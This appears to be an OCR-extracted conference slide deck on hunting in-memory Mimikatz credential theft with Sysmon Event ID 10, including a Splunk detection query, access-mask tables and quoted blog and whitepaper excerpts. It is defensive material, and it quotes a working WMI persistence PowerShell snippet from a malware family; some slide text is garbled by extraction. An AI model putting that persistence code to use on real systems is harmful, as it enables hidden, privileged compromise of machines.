- \* Detecting ProcessAccess on LSASS.exe
- \* Idea by Mark Russinovich (RSA talk)

# Detecting Mimikatz

## Cyber Wardog Lab

by Roberto Rodriguez

Home

Wednesday, March 22, 2017

Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)



# Detecting Mimikatz

## Cyber Warden Lab

What happened with this?

by Robe

Home

Wednesday

Chroni  
and El

The screenshot shows a tweet from Mark Russinovich (@markrussinovich) posted on Wednesday. The tweet contains a screenshot of a Sysmon log entry. The log entry details a process access event:

General	Details
Process accessed:	UtcTime: 2017-02-13 04:27:33.700
	SourceProcessGUID: {009f23d9-35b2-50a1-0000-001005c7b900}
	SourceProcessId: 2220
	SourceThreadId: 4904
	SourceImage: C:\demo\mimikatz.exe
	TargetProcessGUID: {889f23d9-e575-58a0-0000-0010c64f0000}
	TargetProcessId: 544
	TargetImage: C:\Windows\system32\lsass.exe
	GrantedAccess: 0x1410
	CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5594 C:\Windows\system32\KERNELBASE.dll+1e865 C:\demo\mimikatz.exe+665e2 C:\demo\mimikatz.exe+5594d C:\demo\mimikatz.exe+66521 C:\demo\mimikatz.exe+49da8 C:\demo\mimikatz.exe+40bc7 C:\demo\mimikatz.exe+409d1 C:\demo\mimikatz.exe+6bc45 C:\Windows\system32\KERNEL32.DLL+18102 C:\Windows\SYSTEM32\ntdll.dll+5c5b4

Figure 15. Outdated Mimikatz Version

# Detecting Mimikatz

## Cyber Warden Lab

What happened with this?

by Robe



Mark Russinovich

Home

Wednesday

Chroni  
and EI

### Final Thoughts

Once again, even though this is just part II of detecting In-memory Mimikatz, we are already coming up with another good indicator to reduce the number of false positives when hunting for it.

Based on our test today, we can say that if we want to detect the latest version of Mimikatz from a **ProcessAccess** event perspective, we should look for:

#### GrantedAccess: 0x1010

Now, if we still want to detect the current **Invoke-Mimikatz** versions used in projects such as PowerSploit and PowerShell Empire. We should also look for:

#### GrantedAccess: 0x1410

However, when looking for **0x1410**, there is a little bit more of tuning that needs to happen to filter all the noise. You will have to add extra exclusion rules to your Sysmon config. Also, I would suggest to look at the pattern of the **Trace Call field (Stack)** in your Sysmon EID 10 logs. As you can see in figure 23 below, In-Memory Mimikatz always has the same **CallTrace** pattern. Remember that Sysmon only shows the module used and the offset addresses. However, you can use either Process Monitor or Process Explorer to configure a public Microsoft Symbol Server and show you a better call stack with all the function names. You can learn how [here](#). This Call Trace pattern could be useful with the right Regex to filter out all the noise (having some issues with Lucene regex in kibana).

# Detecting Mimikatz

## \* Search for ProcessAccess of LSASS.exe

- GrantedAccess of: **0x1010, 0x1410, 0x143A**
- CallTrace: **KERNELBASE.dll and (ntdll.dll or UNKNOWN)**

```
index= sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessAccess lsass.exe
| search TargetImage="*\lsass.exe"
((GrantedAccess="0x1010" OR GrantedAccess="0x1410" OR GrantedAccess="0x143a")
 (CallTrace="*\KERNELBASE.dll*" CallTrace="*UNKNOWN*") OR
 (CallTrace="*\ntdll.dll+4bf9a*" CallTrace="*\KERNELBASE.dll+189b7*"))
CallTrace!="*\fbp.tmp*" CallTrace!="*\Win64RunProcesses.dll*" CallTrace!="*\System.ni.dll*" CallTrace!="*\msi.dll*"
CallTrace!="*"
CallTrace!="*"
CallTrace!="*"
| rex field=CallTrace ".*\\\\ntdll.dll\+(?<NTDLL>[0-9a-fA-F]*)\|.*"
| rex field=CallTrace ".*\\\\KERNELBASE.dll\+(?<KRNLB>[0-9a-fA-F]*)[\\|\\(.)*"
| eval CallTrace2 = replace(CallTrace, "\\|", " ") | eval CTLen = len(CallTrace)
| where CTLen > 90
| rename SourceProcessId as srcPID | rename GrantedAccess as GrantAcc
| table _time ComputerName SourceProcessGUID srcPID SourceImage TargetImage GrantAcc NTDLL KRNLB CTLen CallTrace2
| sort _time
```

# Detecting Mimikatz

- \* Mimikatz executable from Github
  - File-based → No «UNKNOWN» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage	
2017-03-10 16:19:36	[REDACTED]	{470B9880-C408-58C2-0000-0010E3F44529}	720	C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe	
TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x1010	4bf9a	189b7	536	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\SYSTEM32\KERNELBASE.dll+189b7 C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+66918 C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+66c85 C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+6683d C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+49dac C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+49beb C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+49943 C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+6bf85 C:\Windows\system32\kernel32.dll+159cd C:\Windows\SYSTEM32\ntdll.dll+2a561

# Detecting Mimikatz

- \* Cobalt Strike Beacon's built-in Mimikatz «logonpasswords»
  - File-less → «UNKNOWN» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage	
2017-03-08 14:13:07	[REDACTED]	{470B9880-0363-58C0-0000-0010B8D7D210}	8788	C:\Windows\system32\rundll32.exe	
TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(0000000000277120)
C:\Windows\system32\lsass.exe	0x1410	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(0000000000407120)

# Detecting Mimikatz

- \* Invoke-Mimikatz using PowerPick from Cobalt Strike's Beacon
  - File-less → «UNKNOWN» from shellcode / injection

_time	ComputerName	SourceProcessGUID	srcPID	SourceImage	
2017-03-08 13:25:23	[REDACTED]	{3E4B9DDF-F81A-58BF-0000-001003659552}	22832	C:\Windows\System32\rundll32.exe	
TargetImage	GrantAcc	NTDLL	KRNLB	CTLen	CallTrace2
C:\Windows\system32\lsass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001AD51628)
C:\Windows\system32\lsass.exe	0x143a	4bf9a	189b7	102	C:\Windows\SYSTEM32\ntdll.dll+4bf9a C:\Windows\system32\KERNELBASE.dll+189b7 UNKNOWN(000000001A631628)

# Detecting Mimikatz

- \* Don't search for specific SourceImage names
  - e.g. Rundll32.exe -- it could be really anything! (even cmd.exe ☺)

Event 10, Sysmon

General Details

Process accessed:  
UtcTime: 2017-03-29 15:59:45.780  
SourceProcessGUID: {470b9880-d9f1-58db-0000-00100ce5730a}  
SourceProcessId: 8772  
SourceThreadId: 8009  
SourceImage: C:\Windows\system32\cmd.exe

TargetProcessGUID: {470b9880-7e57-58da-0000-0010215e0100}  
TargetProcessId: 772  
TargetImage: C:\Windows\system32\sass.exe  
GrantedAccess: 0x1010  
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+4bf9a|C:\Windows\system32\KERNELBASE.dll+189b7|U

# Detecting Mimikatz (OpenProcess)

 **Secure** <https://blog.3or.de/hunting-mimikatz-with-sysmon-monitoring-openprocess.html>

SA 29 APRIL 2017

## Hunting mimikatz with sysmon: monitoring OpenProcess()

Kategorien: «Threat Hunting» Ersteller: dimi




Dimitrios Slamaris  
dim0x69

**Update:** Since this post is getting some international attention I want to use the chance: If you are into Threat Hunting and interested in collaboration: Contact me and consider working on the ThreatHunter-Playbook! :) /Update

The art of hunting mimikatz with sysmons EventID 10 got already published by [@cyb3rward0g](#) in his great blog: [Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II \(Event 10\)](#). I will shortly set up a ThreatHunter Playbook which is a great collection of WMI queries to hunt intruders in your network. I will shortly set up a playbook, maybe my findings are interesting for the community.

From there I today invested some time to analyze mimikatz OpenProcess() and therefore some more indicators to hunt first created a caller graph for OpenProcess() using the whole



# Detecting Mimikatz (OpenProcess)

Secure | <https://blog.3or.de/hunting-mimikatz-with-sysmon-monitoring-openprocess.html>

SA 29 APRIL 2017

## Hunting mimikatz with sysmon: monitoring OpenProcess()

Kategorien: «Threat Hunting» Ersteller: dimi



**Update:** Since this post is getting some international attention I want to use the chance: If you are into Threat Hunting and interested in collaboration: Contact me and

module	OpenProcess caller function	destination process / destination service	ACCESS_MASK	ACCESS_MASK translated
Isadump::Isa /patch	kuhl_m_Isadump_Isa_getHandle()	SamSs	PROCESS_VM_READ   PROCESS_VM_WRITE   PROCESS_VM_OPERATION   PROCESS_QUERY_INFORMATION	0x1438
Isadump::Isa /inject	kuhl_m_Isadump_Isa_getHandle()	SamSs	PROCESS_VM_READ   PROCESS_VM_WRITE   PROCESS_VM_OPERATION   PROCESS_QUERY_INFORMATION   PROCESS_CREATE_THREAD	0x143a
Isadump::trust /patch	kuhl_m_Isadump_Isa_getHandle()	SamSs	PROCESS_VM_READ   PROCESS_VM_WRITE   PROCESS_VM_OPERATION   PROCESS_QUERY_INFORMATION	0x1438
mimikatz::skeleton	kuhl_m_Isadump_Isa_getHandle()	exe.ssess	PROCESS_VM_READ   PROCESS_VM_WRITE   PROCESS_VM_OPERATION   PROCESS_QUERY_INFORMATION   PROCESS_CREATE_THREAD   PROCESS_SET_INFORMATION   PROCESS_SUSPEND_RESUME	0x4f80
mimikatz::sim	kuhl_m_Isadump_Isa_getHandle()	exe.ssess	PROCESS_VM_READ   PROCESS_VM_WRITE   PROCESS_VM_OPERATION   PROCESS_QUERY_INFORMATION   PROCESS_CREATE_THREAD   PROCESS_SET_INFORMATION   PROCESS_SUSPEND_RESUME	0x4f80

# Sysmon – what to do now?

NEW

C Secure | <https://docs.microsoft.com/en-us/sysinternals/downloads/syemon>



Technologies ▾

Documentation ▾

Resources ▾

Sysinternals

Learn

Downloads

Community

Home / Downloads

Filter

> Learn  
↳ Downloads  
> File and Disk Utilities  
> Networking Utilities  
> Process Utilities

↳ Security Utilities  
Autologon  
LogonSessions  
NewSID  
PsLoggedOn  
PsLogList  
RootkitRevealer

Sysmon

> System Information  
> Miscellaneous  
Sysinternals Suite

## Sysmon v6.20

05/22/2017 • 12 minutes to read • Contributors

By **Mark Russinovich and Thomas Garnier**

Published: November 19, 2017



[Download Sysmon \(1.4 MB\)](#)

## Introduction

*System Monitor (Sysmon)* is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using [Windows Event Collection](#) or [SIEM](#) agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network.

Note that *Sysmon* does not provide analysis of the events it generates, nor does it attempt to protect or hide itself from attackers.

# Sysmon – what to do now?

NEW

C Secure | <https://docs.microsoft.com/en-us/sysinternals/downloads/syemon>



Technologies ▾

Documentation ▾

Resources ▾

Sysinternals

Learn

Downloads

Community

Home / Downloads

Filter

Svemon v6.20

> Learn  
↓ Download  
>  
>  
>  
>  
>  
>

## Sysmon v6.2, AccessChk 6.20, Sigcheck v2.60, Whois v1.20

Rate this article ★★★★☆



Mark Russinovich November 22, 2017

[Share 0](#)

[12](#)

[2](#)

[0](#)

Sysmon v6.20

This Sysmon release adds the ability to change the Sysmon service and driver names to foil malware that use them to detect its presence.

em,  
It  
ion  
quently  
malware



> Miscellaneous

Sysinternals Suite

Note that *Sysmon* does not provide analysis of the events it generates, nor does it attempt to protect or hide itself from attackers.



# Why care about WMI events?

Secure | [https://files.sans.org/summit/Digital\\_Forensics\\_and\\_I...](https://files.sans.org/summit/Digital_Forensics_and_I...) /PDFs/TheresSomethingAboutWMIDevonKerr.pdf

## MAINTAIN PERSISTENCE



- WMI Persistence requires three components
  - An event filter – the condition we're waiting for
    - `_EventFilter` objects have a name and a “trigger”
  - An event consumer – the persistence payload
    - `_EventConsumer` objects have a name and one of the following:
      - A script (contained in `objects.data`)
      - A path to an external script (somewhere on disk)
      - A path to an executable (not a script, also on disk)
    - Pre-Vista ran as SYSTEM
    - Post-Vista run as LOCAL SERVICE
  - A binding that associates a filter to a consumer
    - `_FilterToConsumerBinding` objects reference an event filter and an event consumer

# Why care about WMI events?

<https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf>

Windows Management Instrumentation  
(WMI) Offense, Defense, and Forensics

William Ballenthin, Matt Graeber, Claudiu Teodorescu  
FireEye Labs Advanced Reverse Engineering (FLARE) Team,  
FireEye, Inc.



NEW

## Malicious WMI Persistence Example

The PowerShell code in Figure 5 is a modified instance of the WMI persistence code present in the SEADADDY<sup>13</sup> malware family<sup>14</sup>. The event filter was taken from the PowerSploit persistence module and is designed to trigger shortly after system startup. The event consumer simply executes an executable with SYSTEM privileges.

The event filter in the example in Figure 5 is designed to trigger between 200 and 320 seconds after system startup. Upon triggering the event the event consumer executes an executable that had been previously dropped. The filter and consumer are registered and bound together by specifying both the filter and consumer within a \_\_FilterToConsumerBinding instance.

Figure 5:  
SEADADDY WMI  
persistence with  
PowerShell

```
$filterName='BotFilter82'  
$consumerName='BotConsumer23'  
$exePath='C:\Windows\System32\evil.exe'  
$Query="SELECT * FROM __InstanceModificationEvent  
WITHIN 60 WHERE TargetInstance ISA 'Win32_  
PerfFormattedData_PerfOS_System' AND  
TargetInstance.SystemUpTime >= 200 AND  
TargetInstance.SystemUpTime < 320"  
$WMIEventFilter=Set-WmiInstance-Class__EventFilter-  
NameSpace"root\subscription"-Arguments @  
{Name=$filterName;EventNameSpace="root\  
cimv2";QueryLanguage="WQL";Query=$Query}  
-ErrorActionStop  
$WMIEventConsumer=Set-WmiInstance-  
ClassCommandLineEventConsumer-Namespace"root\  
subscription"-Arguments@=$consumerName;ExecutablePa  
th=$exePath;CommandLineTemplate=$exePath}  
Set-WmiInstance-Class__FilterToConsumerBinding-
```

# I have some questions...

- \* Please stand up...
- \* Sit down if you...
  - didn't learn anything new (resources, examples)
  - detect internal C&C using Named Pipes over SMB
  - detect in-memory / file-less Mimikatz on (all of) your hosts
    - Bonus: all versions of Mimikatz?
- \* Everyone sitting now I would like to have a chat 😊

# Do you have questions?

- \* Is there time left for Q&A?



# Thank you for your attention!

Tom Ueltschi, Swiss Post CERT